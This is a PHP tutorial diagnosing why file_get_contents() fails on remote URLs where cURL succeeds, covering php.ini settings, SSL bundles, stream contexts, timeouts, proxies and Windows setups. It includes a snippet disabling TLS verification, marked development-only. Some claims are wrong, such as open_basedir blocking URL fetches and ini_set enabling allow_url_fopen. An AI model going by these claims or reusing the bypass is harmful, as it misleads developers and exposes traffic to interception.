

Why This Specific Failure Pattern Happens
You have a PHP script. You run it from the command line. curl_init() fetches a remote URL perfectly. file_get_contents(“https://…”) returns false and throws a warning. Nothing makes sense.
This failure pattern — cURL works, file_get_contents() fails — is one of the most searched PHP debugging questions, and it has at least eight completely different root causes. Most developers hit a different cause and spend hours searching.
Here’s why the two functions behave differently on the same server:
┌─────────────────────────────────────────────────────────────────────────┐
│                     HOW THEY FETCH REMOTE URLS                          │
│                                                                         │
│  cURL                           file_get_contents()                     │
│  ─────────────────────────────  ─────────────────────────────────────   │
│  Uses libcurl library           Uses PHP stream wrappers                │
│  Has its own SSL certificates   Uses PHP's OpenSSL configuration        │
│  Has its own DNS resolution     Inherits system DNS + PHP settings      │
│  Has its own proxy settings     Needs php.ini stream settings           │
│  Not affected by allow_url_fopen BLOCKED if allow_url_fopen = Off       │
│  Not affected by open_basedir   BLOCKED by open_basedir restriction     │
│  Has its own timeout settings   Uses default_socket_timeout             │
│  Has its own redirect handling  Limited redirect support                │
│  Has its own SSL verification   Uses stream context SSL options         │
│                                                                         │
│  ↓                              ↓                                       │
│  Independent subsystem          PHP's stream layer                      │
│  Rarely blocked                 Frequently blocked by php.ini settings  │
└─────────────────────────────────────────────────────────────────────────┘
This architectural difference means file_get_contents() on remote URLs is affected by far more PHP configuration settings than cURL — and any one of them can silently block it while cURL keeps working fine.

Part 1 — Instant Diagnosis: Run This First
Before trying any fix, run this diagnostic script. It tells you exactly which failure condition applies to your situation in under 30 seconds:
<?php
/**
 * file_get_contents() Diagnostic Script
 * Run from CLI: php diagnose_fgc.php
 * Or save as a PHP file and access via browser (temporarily)
 */

$test_url = 'https://httpbin.org/get'; // A reliable public endpoint

echo "=== PHP file_get_contents() Diagnostic ===\n\n";
echo "PHP Version:    " . PHP_VERSION . "\n";
echo "PHP SAPI:       " . PHP_SAPI . "\n\n";

// ── Check 1: allow_url_fopen ─────────────────────────────────────────────────
$allow_url_fopen = (bool) ini_get('allow_url_fopen');
echo "✔ allow_url_fopen:        " . ($allow_url_fopen ? 'ON ✅' : 'OFF ❌ → FIX: Part 2') . "\n";

// ── Check 2: open_basedir ────────────────────────────────────────────────────
$open_basedir = ini_get('open_basedir');
echo "✔ open_basedir:            " . ($open_basedir ? "SET: {$open_basedir} ⚠️ → FIX: Part 3" : 'Not set ✅') . "\n";

// ── Check 3: default_socket_timeout ─────────────────────────────────────────
$timeout = ini_get('default_socket_timeout');
echo "✔ default_socket_timeout:  {$timeout}s " . ($timeout < 5 ? '⚠️ Very low → FIX: Part 6' : '✅') . "\n";

// ── Check 4: SSL CA bundle ───────────────────────────────────────────────────
$cainfo = ini_get('curl.cainfo') ?: ini_get('openssl.cafile');
echo "✔ SSL CA bundle:           " . ($cainfo ? "Set: {$cainfo}" : 'Using system default') . "\n";

// ── Check 5: PHP which configuration file is loaded ─────────────────────────
echo "\n=== PHP Configuration Files ===\n";
echo "Loaded php.ini:  " . (php_ini_loaded_file() ?: 'NONE (using built-in defaults)') . "\n";

$scanned = php_ini_scanned_files();
if ($scanned) {
    echo "Scanned .ini files:\n";
    foreach (explode(',', $scanned) as $ini_file) {
        echo "  → " . trim($ini_file) . "\n";
    }
}

// ── Actual test: try file_get_contents() ─────────────────────────────────────
echo "\n=== Live Test ===\n";

// Suppress warning, capture error
set_error_handler(function($errno, $errstr) {
    global $last_fgc_error;
    $last_fgc_error = $errstr;
    return true; // Don't execute default error handler
});

$result = @file_get_contents($test_url);
restore_error_handler();

if ($result !== false) {
    echo "✅ file_get_contents() WORKS — fetched " . strlen($result) . " bytes\n";
    echo "No fix needed!\n";
} else {
    echo "❌ file_get_contents() FAILED\n";
    echo "Error: " . ($last_fgc_error ?? 'Unknown error') . "\n\n";

    // Analyse the error message to point to the right fix
    $error = strtolower($last_fgc_error ?? '');

    if (str_contains($error, 'allow_url_fopen')) {
        echo "→ Root Cause: allow_url_fopen disabled\n";
        echo "→ Fix: See Part 2 of this guide\n";
    } elseif (str_contains($error, 'open_basedir')) {
        echo "→ Root Cause: open_basedir restriction\n";
        echo "→ Fix: See Part 3 of this guide\n";
    } elseif (str_contains($error, 'ssl') || str_contains($error, 'certificate')) {
        echo "→ Root Cause: SSL/TLS certificate error\n";
        echo "→ Fix: See Part 4 of this guide\n";
    } elseif (str_contains($error, 'timed out') || str_contains($error, 'timeout')) {
        echo "→ Root Cause: Connection timeout\n";
        echo "→ Fix: See Part 6 of this guide\n";
    } elseif (str_contains($error, 'connection refused')) {
        echo "→ Root Cause: Connection refused (firewall or target server down)\n";
        echo "→ Fix: See Part 7 of this guide\n";
    } elseif (str_contains($error, 'name or service not known') || str_contains($error, 'resolve')) {
        echo "→ Root Cause: DNS resolution failure\n";
        echo "→ Fix: See Part 7 of this guide\n";
    } else {
        echo "→ Root Cause: Unknown — check the full error message above\n";
    }
}

// ── cURL test for comparison ──────────────────────────────────────────────────
echo "\n=== cURL Comparison Test ===\n";
if (function_exists('curl_init')) {
    $ch = curl_init($test_url);
    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT        => 10,
        CURLOPT_SSL_VERIFYPEER => true,
    ]);
    $curl_result = curl_exec($ch);
    $curl_errno  = curl_errno($ch);
    $curl_error  = curl_error($ch);
    curl_close($ch);

    if ($curl_errno === 0 && $curl_result !== false) {
        echo "✅ cURL works — fetched " . strlen($curl_result) . " bytes\n";
    } else {
        echo "❌ cURL also fails (errno #{$curl_errno}): {$curl_error}\n";
        echo "→ This is a network-level issue, not a PHP configuration issue\n";
    }
} else {
    echo "cURL extension not loaded\n";
}
Run it:
php diagnose_fgc.php
Part 2 — Fix 1: allow_url_fopen Disabled (The Most Common Cause)
Understanding the Problem
allow_url_fopen is a PHP security directive that controls whether PHP’s file functions (file_get_contents(), fopen(), include()) can open remote URLs (http://, https://, ftp://).
The critical detail glosses over: PHP CLI has its own separate php.ini file that is completely independent of the web server’s php.ini. This is why the behaviour differs between your CLI scripts and your web application.
PHP Configuration Files (Ubuntu/Debian):
─────────────────────────────────────────────────────────────────
/etc/php/8.2/cli/php.ini          ← Used by: php command line
/etc/php/8.2/apache2/php.ini      ← Used by: Apache mod_php
/etc/php/8.2/fpm/php.ini          ← Used by: PHP-FPM (Nginx, Caddy)

Each is independently configured. Changing one does NOT affect others.

Configuration Directories (apply on top of php.ini):
/etc/php/8.2/cli/conf.d/          ← Extra .ini files for CLI
/etc/php/8.2/apache2/conf.d/      ← Extra .ini files for Apache
/etc/php/8.2/fpm/conf.d/          ← Extra .ini files for FPM
─────────────────────────────────────────────────────────────────
Step 1: Find the Exact php.ini PHP CLI Is Using
# Method 1: Direct command
php --ini

# Output example:
# Configuration File (php.ini) Path: /etc/php/8.2/cli
# Loaded Configuration File:         /etc/php/8.2/cli/php.ini
# Scan for additional .ini files in: /etc/php/8.2/cli/conf.d
# Additional .ini files parsed:      /etc/php/8.2/cli/conf.d/10-opcache.ini,
#                                    /etc/php/8.2/cli/conf.d/20-curl.ini, ...

# Method 2: Via PHP itself
php -r "echo php_ini_loaded_file();"
# Output: /etc/php/8.2/cli/php.ini

# Method 3: Check current value
php -r "echo ini_get('allow_url_fopen');"
# Output: 1 (enabled) or empty (disabled)

# Method 4: Verbose check
php -i | grep allow_url_fopen
# Output: allow_url_fopen => On => On
Step 2: Edit the Correct php.ini
# For PHP 8.2 CLI:
sudo nano /etc/php/8.2/cli/php.ini

# For PHP 8.1 CLI:
sudo nano /etc/php/8.1/cli/php.ini

# For PHP 8.0 CLI:
sudo nano /etc/php/8.0/cli/php.ini

# If you're not sure which version:
php --version
# Then use that version number above
Find the line:
allow_url_fopen = Off
Change it to:
allow_url_fopen = On
Save and exit (Ctrl+X, then Y, then Enter in nano).
Step 3: Verify the Change
# For CLI — changes are instant, no restart needed
php -r "echo ini_get('allow_url_fopen') ? 'Enabled' : 'Disabled';"
# Should output: Enabled

# Quick live test
php -r "
\$result = @file_get_contents('https://httpbin.org/get');
echo \$result !== false ? '✅ Works! Got ' . strlen(\$result) . ' bytes' : '❌ Still failing';
"
Fix for Apache (mod_php)
If you need to fix this for web requests served by Apache:
# Edit Apache's php.ini:
sudo nano /etc/php/8.2/apache2/php.ini

# Change:
# allow_url_fopen = Off
# To:
# allow_url_fopen = On

# Restart Apache:
sudo systemctl restart apache2
Fix for Nginx + PHP-FPM
# Edit PHP-FPM's php.ini:
sudo nano /etc/php/8.2/fpm/php.ini

# Change:
# allow_url_fopen = Off
# To:
# allow_url_fopen = On

# Restart PHP-FPM:
sudo systemctl restart php8.2-fpm
Fix via conf.d Override (Without Editing Main php.ini)
A cleaner approach — create a separate override file that won’t be overwritten by package updates:
# Create a custom override file for CLI:
echo "allow_url_fopen = On" | sudo tee /etc/php/8.2/cli/conf.d/99-custom.ini

# Verify it's picked up:
php -r "echo ini_get('allow_url_fopen');"
# Should output: 1
Fix at Runtime (No php.ini Edit Required)
If you can’t edit php.ini (shared hosting, Docker with read-only configs):
<?php
// Override at runtime — works if not overridden by PHP_INI_SYSTEM
ini_set('allow_url_fopen', '1');

// Verify it worked:
if (!ini_get('allow_url_fopen')) {
    throw new RuntimeException(
        'allow_url_fopen cannot be enabled at runtime. ' .
        'Contact your hosting provider or use cURL instead.'
    );
}

$result = file_get_contents('https://api.example.com/data');
Note: ini_set() for allow_url_fopen may be blocked on some hardened servers where the directive is set to PHP_INI_SYSTEM (only changeable in php.ini). In those cases, you must edit php.ini or use cURL.
Part 3 — Fix 2: open_basedir Restriction
open_basedir is a PHP security setting that restricts which directories PHP can access. When set, it also restricts PHP stream wrappers from accessing external URLs — and this is often overlooked because the error message doesn’t mention URLs at all.
The error you see:
Warning: file_get_contents(): open_basedir restriction in effect.
File(https://api.example.com/data) is not within the allowed path(s):
(/var/www/html:/tmp)
Note how the error says the URL https://api.example.com/data “is not within” a filesystem path. This is because open_basedir treats URLs like filesystem paths when stream wrappers are involved.
Check Your open_basedir
# CLI:
php -r "echo ini_get('open_basedir');"
# Output: /var/www/html:/tmp  (or empty if not set)

# Web server:
php -i | grep open_basedir
Fix Method 1: Remove open_basedir Restriction (Development)
# In CLI php.ini:
sudo nano /etc/php/8.2/cli/php.ini

# Find:
# open_basedir = /var/www/html:/tmp

# Comment it out or remove it:
# open_basedir =
Fix Method 2: Use cURL Instead of file_get_contents (Production)
On production servers, open_basedir is often set for security. The right fix for production is to use cURL (which is NOT affected by open_basedir) instead of file_get_contents():
<?php
/**
 * cURL replacement for file_get_contents() with HTTP context.
 * Drop-in replacement that works regardless of allow_url_fopen
 * or open_basedir restrictions.
 */
function http_get(string $url, array $options = []): string|false {

    $ch = curl_init($url);

    curl_setopt_array($ch, [
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_TIMEOUT        => $options['timeout']    ?? 30,
        CURLOPT_CONNECTTIMEOUT => $options['connect_timeout'] ?? 10,
        CURLOPT_FOLLOWLOCATION => $options['follow_redirects'] ?? true,
        CURLOPT_MAXREDIRS      => 5,
        CURLOPT_SSL_VERIFYPEER => $options['verify_ssl'] ?? true,
        CURLOPT_SSL_VERIFYHOST => 2,
        CURLOPT_USERAGENT      => $options['user_agent'] ?? 'PHP/' . PHP_VERSION,
        CURLOPT_HTTPHEADER     => $options['headers']   ?? [],
        CURLOPT_ENCODING       => '',  // Accept all encodings
    ]);

    if (!empty($options['proxy'])) {
        curl_setopt($ch, CURLOPT_PROXY, $options['proxy']);
    }

    $result = curl_exec($ch);
    $errno  = curl_errno($ch);
    curl_close($ch);

    return $errno === 0 ? $result : false;
}

// Drop-in usage:
$data = http_get('https://api.example.com/endpoint');
Fix Method 3: Programmatic override (PHP-FPM pool)
If you’re on PHP-FPM, you can override open_basedir per pool:
; In /etc/php/8.2/fpm/pool.d/www.conf
; Add or modify:
php_admin_value[open_basedir] = /var/www/html:/tmp:/usr/share
sudo systemctl restart php8.2-fpm
Part 4 — Fix 3: SSL Certificate Errors
One of the most common failure modes after allow_url_fopen is SSL/TLS certificate verification failure — especially when fetching HTTPS URLs.
The errors you see:
Warning: file_get_contents(): SSL operation failed with code 1.
OpenSSL Error messages: error:14090086:SSL routines:ssl3_get_server_certificate:certificate verify failed

Warning: file_get_contents(): Failed to enable crypto

Warning: file_get_contents(https://...): failed to open stream:
  Cannot connect to HTTPS server
Why cURL SSL Works But file_get_contents SSL Fails
cURL uses its own CA certificate bundle (usually from curl.cainfo or bundled with the libcurl library). file_get_contents() uses PHP’s OpenSSL stream wrapper, which has its own CA bundle path (openssl.cafile in php.ini), and these paths often differ.
Diagnosis
# Check what CA bundle each uses:
php -r "
// What file_get_contents uses (via stream wrapper):
echo 'openssl.cafile: ' . (ini_get('openssl.cafile') ?: 'not set') . PHP_EOL;
echo 'openssl.capath: ' . (ini_get('openssl.capath') ?: 'not set') . PHP_EOL;

// What cURL uses:
\$cv = curl_version();
echo 'cURL cainfo: ' . (\$cv['cainfo'] ?? 'not set') . PHP_EOL;
"

# Check if the CA bundle file actually exists:
ls -la /etc/ssl/certs/ca-certificates.crt   # Ubuntu/Debian
ls -la /etc/ssl/certs/ca-bundle.crt         # CentOS/RHEL
ls -la /etc/ssl/cert.pem                     # macOS/Alpine
Fix Method 1: Point PHP Stream SSL to Correct CA Bundle
# Edit CLI php.ini:
sudo nano /etc/php/8.2/cli/php.ini

# Find and set:
[openssl]
openssl.cafile = /etc/ssl/certs/ca-certificates.crt  # Ubuntu/Debian
# OR:
openssl.cafile = /etc/ssl/certs/ca-bundle.crt         # CentOS/RHEL

# Also set:
curl.cainfo = /etc/ssl/certs/ca-certificates.crt
# Update CA certificates (Ubuntu/Debian):
sudo apt-get update && sudo apt-get install -y ca-certificates
sudo update-ca-certificates --fresh

# Update CA certificates (CentOS/RHEL):
sudo yum update ca-certificates
sudo update-ca-trust
Fix Method 2: Use Stream Context to Set SSL Options
<?php
/**
 * file_get_contents() with custom SSL context.
 * Use this when you need SSL options without editing php.ini.
 */
$ssl_options = [
    'ssl' => [
        // Point to your CA bundle:
        'cafile'              => '/etc/ssl/certs/ca-certificates.crt',
        'verify_peer'         => true,     // ALWAYS keep true in production
        'verify_peer_name'    => true,     // Verify hostname matches certificate
        'allow_self_signed'   => false,    // Don't allow self-signed certs
        'SNI_enabled'         => true,     // Server Name Indication (required for shared hosting)
        'ciphers'             => 'HIGH:!SSLv2:!SSLv3:!TLSv1:!TLSv1.1', // Modern ciphers only
        'disable_compression' => true,
    ],
];

$context = stream_context_create($ssl_options);
$result  = file_get_contents('https://api.example.com/data', false, $context);

if ($result === false) {
    $error = error_get_last();
    throw new RuntimeException('HTTPS request failed: ' . ($error['message'] ?? 'Unknown error'));
}
Fix Method 3: Temporary SSL Bypass (Development ONLY)
<?php
/**
 * ⚠️ DEVELOPMENT ONLY — Never use on production
 * Disables SSL verification for local testing with self-signed certificates.
 */
$context = stream_context_create([
    'ssl' => [
        'verify_peer'      => false,    // Dangerous in production
        'verify_peer_name' => false,    // Dangerous in production
    ],
]);

$result = file_get_contents('https://localhost/api/test', false, $context);

// Or globally via ini_set (equally dangerous on production):
// stream_context_set_default(['ssl' => ['verify_peer' => false]]);
Security Warning: Disabling SSL verification in production exposes your application to man-in-the-middle attacks. Fix the CA bundle properly instead.
Part 5 — Fix 4: HTTP Context Options (POST, Headers, Auth)
Many developers don’t know that file_get_contents() can send HTTP headers, POST data, and authentication — via stream context. When this is misconfigured, the function fails silently.
Complete stream_context HTTP Options Reference
<?php
/**
 * Complete HTTP context options for file_get_contents().
 * This makes file_get_contents() nearly as capable as cURL for HTTP requests.
 */

// ── GET with custom headers ────────────────────────────────────────────────
$context = stream_context_create([
    'http' => [
        'method'  => 'GET',
        'header'  => implode("\r\n", [
            'Authorization: Bearer YOUR_ACCESS_TOKEN',
            'Accept: application/json',
            'User-Agent: MyApp/1.0 PHP/' . PHP_VERSION,
            'X-Custom-Header: value',
        ]),
        'timeout' => 30,
        'ignore_errors' => true,   // Return body even on HTTP 4xx/5xx
    ],
]);

$response = file_get_contents('https://api.example.com/data', false, $context);
$headers  = $http_response_header ?? [];   // Response headers are in this global
$status   = $headers[0] ?? '';             // First line = HTTP status

// ── POST with JSON body ────────────────────────────────────────────────────
$post_data = json_encode(['name' => 'John', 'email' => 'john@example.com']);

$context = stream_context_create([
    'http' => [
        'method'  => 'POST',
        'header'  => implode("\r\n", [
            'Content-Type: application/json',
            'Content-Length: ' . strlen($post_data),
            'Authorization: Bearer YOUR_TOKEN',
        ]),
        'content' => $post_data,
        'timeout' => 30,
        'ignore_errors' => true,
    ],
]);

$response = file_get_contents('https://api.example.com/users', false, $context);
$decoded  = json_decode($response, true);

// ── POST with form data ────────────────────────────────────────────────────
$form_data = http_build_query(['username' => 'admin', 'password' => 'secret']);

$context = stream_context_create([
    'http' => [
        'method'  => 'POST',
        'header'  => "Content-Type: application/x-www-form-urlencoded\r\n" .
                     "Content-Length: " . strlen($form_data),
        'content' => $form_data,
    ],
]);

$response = file_get_contents('https://api.example.com/login', false, $context);

// ── Basic Authentication ───────────────────────────────────────────────────
$username = 'user';
$password = 'pass';
$encoded  = base64_encode("{$username}:{$password}");

$context = stream_context_create([
    'http' => [
        'method' => 'GET',
        'header' => "Authorization: Basic {$encoded}\r\n",
    ],
]);

$response = file_get_contents('https://api.example.com/protected', false, $context);

// ── Reading HTTP Response Headers ─────────────────────────────────────────
$response = file_get_contents('https://api.example.com/data', false, $context);

// $http_response_header is auto-populated after each file_get_contents() call
// It's a global variable — not ideal in OOP code, but it works:
echo $http_response_header[0];  // "HTTP/1.1 200 OK"

// Parse all response headers:
$response_headers = [];
foreach ($http_response_header as $header) {
    if (str_contains($header, ':')) {
        [$key, $value] = explode(':', $header, 2);
        $response_headers[strtolower(trim($key))] = trim($value);
    }
}

echo $response_headers['content-type'] ?? 'unknown';

// ── DELETE and PUT requests ───────────────────────────────────────────────
// file_get_contents() supports any HTTP method via custom request:
$context = stream_context_create([
    'http' => [
        'method'  => 'DELETE',
        'header'  => "Authorization: Bearer TOKEN\r\n",
        'timeout' => 10,
    ],
]);
$response = file_get_contents('https://api.example.com/users/123', false, $context);
A Reusable HTTP Client Wrapper
<?php
/**
 * Reusable HTTP client using file_get_contents() with stream context.
 * Good enough for simple HTTP requests when cURL is overkill.
 */
class SimpleHttpClient {

    private array $defaultOptions;

    public function __construct(array $defaults = []) {
        $this->defaultOptions = array_merge([
            'timeout'      => 30,
            'verify_ssl'   => true,
            'follow_redirect' => true,
            'max_redirects'=> 10,
            'user_agent'   => 'PHP/' . PHP_VERSION,
        ], $defaults);
    }

    public function get(string $url, array $headers = []): array {
        return $this->request('GET', $url, null, $headers);
    }

    public function post(string $url, mixed $body = null, array $headers = []): array {
        return $this->request('POST', $url, $body, $headers);
    }

    public function request(
        string $method,
        string $url,
        mixed  $body    = null,
        array  $headers = []
    ): array {

        // Build headers
        $headerLines = [
            'User-Agent: ' . $this->defaultOptions['user_agent'],
        ];

        // Auto-encode body
        if (is_array($body)) {
            $body          = json_encode($body);
            $headers[]     = 'Content-Type: application/json';
        }

        if ($body !== null) {
            $headers[] = 'Content-Length: ' . strlen((string)$body);
        }

        $headerLines = array_merge($headerLines, $headers);

        // Build HTTP context
        $httpOptions = [
            'method'          => strtoupper($method),
            'header'          => implode("\r\n", $headerLines),
            'timeout'         => $this->defaultOptions['timeout'],
            'ignore_errors'   => true,   // Get response body even on errors
            'follow_location' => $this->defaultOptions['follow_redirect'] ? 1 : 0,
            'max_redirects'   => $this->defaultOptions['max_redirects'],
        ];

        if ($body !== null) {
            $httpOptions['content'] = (string)$body;
        }

        // Build SSL context
        $sslOptions = [
            'verify_peer'      => $this->defaultOptions['verify_ssl'],
            'verify_peer_name' => $this->defaultOptions['verify_ssl'],
        ];

        $caBundle = $this->findCaBundle();
        if ($caBundle) {
            $sslOptions['cafile'] = $caBundle;
        }

        $context  = stream_context_create([
            'http' => $httpOptions,
            'ssl'  => $sslOptions,
        ]);

        // Make the request
        $body    = @file_get_contents($url, false, $context);
        $rawHeaders = $http_response_header ?? [];
        $error   = error_get_last();

        if ($body === false) {
            throw new \RuntimeException(
                "HTTP request failed: " . ($error['message'] ?? 'Unknown error')
            );
        }

        // Parse status code
        $statusCode = 0;
        if (!empty($rawHeaders[0]) &&
            preg_match('/HTTP\/\d+\.?\d*\s+(\d+)/', $rawHeaders[0], $m)) {
            $statusCode = (int)$m[1];
        }

        // Parse response headers
        $parsedHeaders = [];
        foreach (array_slice($rawHeaders, 1) as $line) {
            if (str_contains($line, ':')) {
                [$k, $v] = explode(':', $line, 2);
                $parsedHeaders[strtolower(trim($k))] = trim($v);
            }
        }

        return [
            'status'  => $statusCode,
            'headers' => $parsedHeaders,
            'body'    => $body,
            'json'    => (str_contains($parsedHeaders['content-type'] ?? '', 'json'))
                         ? json_decode($body, true)
                         : null,
            'ok'      => $statusCode >= 200 && $statusCode < 300,
        ];
    }

    private function findCaBundle(): ?string {
        $paths = [
            '/etc/ssl/certs/ca-certificates.crt',    // Ubuntu/Debian
            '/etc/ssl/certs/ca-bundle.crt',           // CentOS/RHEL
            '/etc/pki/tls/certs/ca-bundle.crt',       // Amazon Linux
            '/etc/ssl/cert.pem',                       // Alpine/macOS
        ];

        foreach ($paths as $path) {
            if (file_exists($path) && is_readable($path)) {
                return $path;
            }
        }

        return null;
    }
}

// ── Usage ───────────────────────────────────────────────────────────────────
$client = new SimpleHttpClient(['timeout' => 15]);

// GET request
$response = $client->get('https://api.example.com/users', [
    'Authorization: Bearer my_token',
]);

if ($response['ok']) {
    print_r($response['json']);
} else {
    echo "Error {$response['status']}: " . $response['body'];
}

// POST with JSON
$response = $client->post('https://api.example.com/users', [
    'name'  => 'Alice',
    'email' => 'alice@example.com',
], ['Authorization: Bearer my_token']);
Part 6 — Fix 5: Timeout Issues
file_get_contents() uses default_socket_timeout from php.ini. If this is set too low (some servers set it to 5 or 10 seconds), requests to slow APIs will silently time out.
The errors you see:
Warning: file_get_contents(): unable to connect to api.example.com:443 (Connection timed out)

// OR no error at all — just returns false
Check and Fix Timeout
# Check current timeout
php -r "echo ini_get('default_socket_timeout');"
# Output: 60 (or less)

# Test with a deliberately slow URL:
php -r "echo ini_get('default_socket_timeout'); file_get_contents('https://httpbin.org/delay/10');"
Fix in php.ini:
; /etc/php/8.2/cli/php.ini
default_socket_timeout = 60   ; Increase from default 60 or lower value
Fix at runtime:
<?php
// Increase timeout for this script only
ini_set('default_socket_timeout', '60');

// Better: Set timeout per-request via stream context
$context = stream_context_create([
    'http' => [
        'timeout' => 30,  // Seconds — overrides default_socket_timeout for this request
    ],
]);

$result = file_get_contents('https://slow-api.example.com/data', false, $context);
Understanding the timeout cascade:
default_socket_timeout (php.ini)  ← Default for ALL stream operations
    ↓ overridden by
'timeout' in stream context        ← Per-request timeout for file_get_contents()
    ↓ Note:
This is the ENTIRE request timeout (connect + transfer combined).
file_get_contents() has NO separate connect timeout (unlike cURL's CURLOPT_CONNECTTIMEOUT).
This is one area where cURL is strictly superior for production use.
Part 7 — Fix 6: Network and DNS Failures
Unlike cURL which has detailed error codes, file_get_contents() gives very limited error information on network failures.
The errors you see:
failed to open stream: Connection refused
failed to open stream: php_network_getaddresses: getaddrinfo failed: Name or service not known
failed to open stream: No route to host
Diagnose Network Issues
# Test DNS resolution:
nslookup api.example.com
dig api.example.com +short

# Test port connectivity:
nc -zv api.example.com 443

# Test from PHP:
php -r "var_dump(gethostbyname('api.example.com'));"
# Should return an IP, not the hostname itself

# Test with cURL for comparison:
curl -v https://api.example.com
Fix: Use Explicit IP with SNI When DNS Fails
<?php
/**
 * Bypass DNS by connecting to IP directly.
 * Uses SNI to ensure the correct SSL certificate is served.
 * Note: This is unusual — normally fix DNS properly instead.
 */
$context = stream_context_create([
    'ssl' => [
        'SNI_enabled' => true,
        'peer_name'   => 'api.example.com',  // For SSL verification
    ],
    'socket' => [
        'bindto' => '0:0',  // Use specific local IP if needed
    ],
]);

// Connect to IP but tell SSL to verify against hostname
$result = file_get_contents('https://104.21.45.23/endpoint', false, $context);
Proxy Configuration for file_get_contents()
<?php
// Set proxy via stream context
$context = stream_context_create([
    'http' => [
        'proxy'           => 'tcp://proxy.company.com:8080',
        'request_fulluri' => true,  // Required for proxy: sends full URL in request line
        'header'          => "Proxy-Authorization: Basic " . base64_encode('user:pass'),
    ],
]);

$result = file_get_contents('https://api.example.com/data', false, $context);

// Or globally via environment variables (works for both file_get_contents and cURL):
putenv('http_proxy=http://proxy.company.com:8080');
putenv('https_proxy=http://proxy.company.com:8080');
putenv('no_proxy=localhost,127.0.0.1,internal.company.com');
Part 8 — Fix 7: Redirect Handling
file_get_contents() can follow HTTP redirects but has limitations compared to cURL.
The problem:
Warning: file_get_contents(): URL https://api.example.com returned HTTP/1.1 301
// No redirect followed — response is empty or is the 301 response body
Enable Redirect Following
<?php
// Enable redirect following (disabled by some PHP configs):
$context = stream_context_create([
    'http' => [
        'follow_location' => 1,     // 1 = follow redirects, 0 = don't
        'max_redirects'   => 10,    // Maximum number of redirects to follow
    ],
]);

$result = file_get_contents('https://api.example.com/redirect-test', false, $context);
Important limitation: PHP’s stream wrapper only follows redirects when allow_url_fopen is enabled AND the redirect is to the same URL scheme (HTTP to HTTP, or HTTPS to HTTPS). Cross-scheme redirects (HTTP to HTTPS) may not be followed — another reason cURL is preferred for APIs.
Part 9 — Fix 8: file_get_contents on Windows / XAMPP
Windows has additional failure modes unique to its PHP implementation.
Windows-Specific Issues
Issue 1: Incorrect CA bundle path on Windows
<?php
// Windows php.ini — CA bundle paths use Windows path separators:
// curl.cainfo = "C:\xampp\php\extras\ssl\cacert.pem"
// openssl.cafile = "C:\xampp\php\extras\ssl\cacert.pem"

// Programmatic fix:
$ca_bundle = 'C:\\xampp\\php\\extras\\ssl\\cacert.pem';
// Download from: https://curl.se/ca/cacert.pem

$context = stream_context_create([
    'ssl' => [
        'cafile'      => $ca_bundle,
        'verify_peer' => true,
    ],
]);

$result = file_get_contents('https://api.example.com', false, $context);
Issue 2: Winsock timeout behaviour
On Windows, default_socket_timeout can behave differently. Set it explicitly:
; In C:\xampp\php\php.ini
default_socket_timeout = 60
allow_url_fopen = On
openssl.cafile = "C:/xampp/php/extras/ssl/cacert.pem"
Issue 3: NTLM/Windows authentication via proxy
<?php
// Windows environments often use NTLM proxy authentication
// file_get_contents() does NOT support NTLM — use cURL for this:
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_PROXY, 'http://corporate-proxy:8080');
curl_setopt($ch, CURLOPT_PROXYAUTH, CURLAUTH_NTLM);
curl_setopt($ch, CURLOPT_PROXYUSERPWD, 'domain\\username:password');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
